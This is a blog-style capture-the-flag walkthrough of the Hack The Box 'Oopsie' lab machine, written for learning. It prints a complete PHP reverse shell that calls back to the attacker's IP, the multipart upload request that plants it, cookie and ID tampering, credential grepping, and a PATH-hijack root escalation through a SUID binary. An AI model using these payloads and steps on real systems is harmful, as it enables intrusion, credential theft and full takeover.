Hack The Box - Oopsie


Howdy my fellow Cyber Enthusiasts! Welcome to the first Starting Point Hack The Box offers. I am excited to embark on this journey with you. So, without further ado, let’s dive in! :)
Need to embark on an exciting journey on Hack The Box? Sign up now using the following Link.
Remember to change the IP adress to your allocated one! :)
There are 2 options available to connect to our machine. First using Pwnbox or secondly using OpenVPN.
I need to mention that if you are using the first option (Pwnbox) you can follow this guide, regardless if you are using Windows, Mac OS or Linux. This is the case, because a new tab will open in your web browser and there you can interact with the target machine.
Now, if you are using Ubuntu-based distros, you can following this guide using the second option as well, but it will not work with a Windows OS for example.


If you want to use the first option, it is very simple. Just click on the option and follow the instructions (Start Pwnbox). A new tab will open up and there you can interact with the machine.

For the second option, things are a bit more complicated. You click on the “Connect using OpenVPN” and the follow section appears. Click on “Download VPN” and save the file on your desired folder.
Then open up the terminal and navigate to the folder that you’ve downloaded the .ovpn file. Then, type the following command (change the filename accordingly).
sudo openvpn root.ovpn
To make sure you are connected to the Hack The Box network type the following command in the terminal.
ip a s
You should see a new connection under the tun0 section. For example, I got a inet 10.10.15.55/23.
Next, you click on the “Spawn the target machine and the IP will show here“. Wait for a couple of seconds and a target machine IP address will appear. To make sure you can interact with the machine, you can ping it using the terminal to make sure it responds back.

ping -c 3 10.129.141.188

PING 10.129.141.188 (10.129.141.188) 56(84) bytes of data.
64 bytes from 10.129.141.188: icmp_seq=1 ttl=63 time=56.0 ms
64 bytes from 10.129.141.188: icmp_seq=2 ttl=63 time=55.7 ms
64 bytes from 10.129.141.188: icmp_seq=3 ttl=63 time=56.2 ms

--- 10.129.141.188 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 55.691/55.973/56.209/0.213 ms
Task 1
With what kind of tool can intercept web traffic?
We can always Burp Suite to do that, but this is not the answer for the case.
Proxy is a computer networking term for a server application that acts as an intermediary between a client requesting a resource and the server then providing that resource.
Task 2
What is the path to the directory on the webserver that returns a login page?
We can always use Burp Suite to spider the web page to find our answer. But we can first view the source code of the page to see if we find anything useful.
view-source:http://10.129.141.188
We can see the source code that is important to us here.
</script>
<script src="/cdn-cgi/login/script.js"></script>
<script src="/js/index.js"></script>
</body>
</html>
Navigating to the following web address, we can see a login page. Gotcha! :)
http://10.129.141.188/cdn-cgi/login/
Task 3
What can be modified in Firefox to get access to the upload page?
Open up Burp Suite and click on the Tab “Proxy”. Then click on “Open browser” and a new browser will appear. Visit the target IP Address, while leaving the “Intercept on” on the Burp Suite program.
http://10.129.95.191/cdn-cgi/login/?guest=true
Click on the Uploads Menu.
http://10.129.95.191/cdn-cgi/login/admin.php?content=uploads
You will get the following request.
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.129.95.191
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.95.191/cdn-cgi/login/admin.php?content=uploads
Accept-Encoding: gzip, deflate, br
Cookie: user=2233; role=guest
Connection: keep-alive
Now, notice in the Cookie section, there is a user and a role.
Cookie: user=2233; role=guest
We can modify the request and change it it to our liking. We can do that by right-click and Send to Repeater.
Task 4
What is the access ID of the admin user?
Using Burp visit the Account page from the menu, while leaving the Intercept on.
http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2
You will get a request similar to the below.
GET /cdn-cgi/login/admin.php?content=accounts&id=2 HTTP/1.1
Host: 10.129.95.191
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2
Accept-Encoding: gzip, deflate, br
Cookie: user=2233; role=guest
Connection: keep-alive
Right click and Sent to Repeater. Click send to get a feel of the response.
<th>Access ID</th><th>Name</th><th>Email</th></tr><tr><td>2233</td><td>guest</td><td>guest@megacorp.com</td>
Notice the GET request at the top of the request?
GET /cdn-cgi/login/admin.php?content=accounts&id=2 HTTP/1.1
What will happen if we change the id=2 to id=1? Let’s do that. Bingo! :) We can now see the id of the admin account.
<th>Access ID</th><th>Name</th><th>Email</th></tr><tr><td>[omitted]</td><td>admin</td><td>admin@megacorp.com</td>
Task 5
On uploading a file, what directory does that file appear in on the server?
Let’s visit the uploads page. We get the following request. Do not sent it to Repeater, but change it directly from here.
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.129.95.191
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2
Accept-Encoding: gzip, deflate, br
Cookie: user=2233; role=guest
Connection: keep-alive
Remember the ID of the admin account we found earlier? Let’s use that to our advantage and change the request.
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.129.95.191
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2
Accept-Encoding: gzip, deflate, br
Cookie: user=34322; role=admin
Connection: keep-alive
We get the following webpage. Let’s upload something.

Nothing useful here, for now…
Task 5
On uploading a file, what directory does that file appear in on the server?
We need to install Gobuster for that. It can be found here.
Moreover, we need a wordlist to brute force directories for our target.
wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Discovery/Web-Content/big.txt
Let’s see Gobuster in action.
gobuster dir -u http://10.129.95.191 -w big.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.95.191
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
css                  (Status: 301) [Size: 312] [--> http://10.129.95.191/css/]
fonts                (Status: 301) [Size: 314] [--> http://10.129.95.191/fonts/]
images               (Status: 301) [Size: 315] [--> http://10.129.95.191/images/]
js                   (Status: 301) [Size: 311] [--> http://10.129.95.191/js/]
server-status        (Status: 403) [Size: 278]
themes               (Status: 301) [Size: 315] [--> http://10.129.95.191/themes/]
uploads              (Status: 301) [Size: 316] [--> http://10.129.95.191/uploads/]
Progress: 20481 / 20481 (100.00%)
===============================================================
Finished
===============================================================
One directory is the right choice for our question. It is not hard, right?
Task 6
What is the file that contains the password that is shared with the robert user?
We must leverage the ability to upload files. Let’s upload the following shell called reverse.php. Just change the IP Address and port to yours and run nc.
nc -lvnp 8000
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.20';
$port = 8000;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
Remember to set cookie as the following.
Cookie: user=34322; role=admin
POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
Host: 10.129.58.36
Content-Length: 2887
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.58.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryt0KArVbkZyBbrZrB
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.58.36/cdn-cgi/login/admin.php?content=uploads
Accept-Encoding: gzip, deflate, br
Cookie: user=34322; role=admin
Connection: keep-alive

------WebKitFormBoundaryt0KArVbkZyBbrZrB
Content-Disposition: form-data; name="name"

reverse.php
------WebKitFormBoundaryt0KArVbkZyBbrZrB
Content-Disposition: form-data; name="fileToUpload"; filename="reverse.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.20';
$port = 8000;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>

------WebKitFormBoundaryt0KArVbkZyBbrZrB--

Visit the following link to initiate the connection. Gotcha! :)
http://10.129.58.36/uploads/reverse.php
Listening on 0.0.0.0 8000
Connection received on 10.129.58.36 46670
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 08:03:21 up 10 min,  0 users,  load average: 0.00, 0.04, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
Let’s locate the user robert.
robert:x:1000:1000:robert:/home/robert:/bin/bash
Interesting! Let’s take a peak into his home directory.
ls /home/robert
user.txt

```shell
cat /home/robert/user.txt
This will be useful later. So keep that in mind. Let’s search for the keyword “password” inside /var/www/html.
grep -rnw /var/www/html -e "password"

/var/www/html/cdn-cgi/login/index.php:10:if($_POST["username"]==="admin" && $_POST["password"]==="MEGACORP_4dm1n!!")
/var/www/html/cdn-cgi/login/index.php:207:<input type="password" name="password" placeholder="Password" />
Gotcha! :) Nice, let’s search for the keyword “robert” now.
grep -rnw /var/www/html -e "robert"

/var/www/html/cdn-cgi/login/db.php:2:$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
Task 7
What executible is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?
First, let’s gain a more interactive shell.
python3 -c 'import pty;pty.spawn("/bin/bash")'
Let’s authenticate with the user robert.
su robert
Password:

robert@oopsie:/var/www/html$
Next, let’s see the id and the groups the user robert belongs to.
robert@oopsie:/var/www/html$ id

uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)

robert@oopsie:/var/www/html$ groups

robert bugtracker
Let’s find out which files belong to this group. We are using the executable find for that purpose.
robert@oopsie:/var/www/html$ find / -group bugtracker 2>/dev/null
2>/dev/null: Hide any error messages.
find /: Search recursively from the root directory.
Task 8
Regardless of which user starts running the bugtracker executable, what's user privileges will use to run?
We’ve located bugtracker. Let’s now take a peak into it and find its permissions.
robert@oopsie:/var/www/html$ ls -l /usr/bin/bugtracker

-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
Task 9
What SUID stands for?
Take a look at this website.
Task 10
What is the name of the executable being called in an insecure manner?
Let’s try to run bugtracker, by giving a very large number.
robert@oopsie:/var/www/html$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 11111
11111
---------------

cat: /root/reports/11111: No such file or directory
This line seems interesting. It appears that ‘cat’ is being called. Nice! :)
cat: /root/reports/11111: No such file or directory
Submit Flag
Submit user flag
Remember this? This is the answer.
cat /home/robert/user.txt
Submit Flag
Submit root flag
If we can replace the cat command function to spawn a shell, the shell will run with root privileges. First, let’s create a /tmp/cat file.
robert@oopsie:/var/www/html$ touch /tmp/cat
Then, add a line to this file to spawn a shell.
robert@oopsie:/var/www/html$ echo "/bin/sh" >> /tmp/cat
Let’s make the file executable and check its permissions.
robert@oopsie:/var/www/html$ chmod +x /tmp/cat

robert@oopsie:/var/www/html$ ls -l /tmp/cat

-rwxrwxr-x 1 robert robert 8 Sep 24 11:05 /tmp/cat
We need to modify the PATH to make this work. The PATH is a list of directories where the system looks out for executables.
export PATH=/tmp:$PATH
# /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
1
---------------

# whoami

root

# ls -la /root

ls -la /root
total 36
drwx------  6 root root 4096 Oct 11  2021 .
drwxr-xr-x 24 root root 4096 Oct 11  2021 ..
lrwxrwxrwx  1 root root    9 Jan 25  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Oct 11  2021 .cache
drwx------  3 root root 4096 Oct 11  2021 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Jul 28  2021 reports
-rw-r--r--  1 root root   33 Feb 25  2020 root.txt
drwx------  2 root root 4096 Jul 28  2021 .ssh
#
# less /root/root.txt

WARNING: terminal is not fully functional
/root/root.txt  (press RETURN)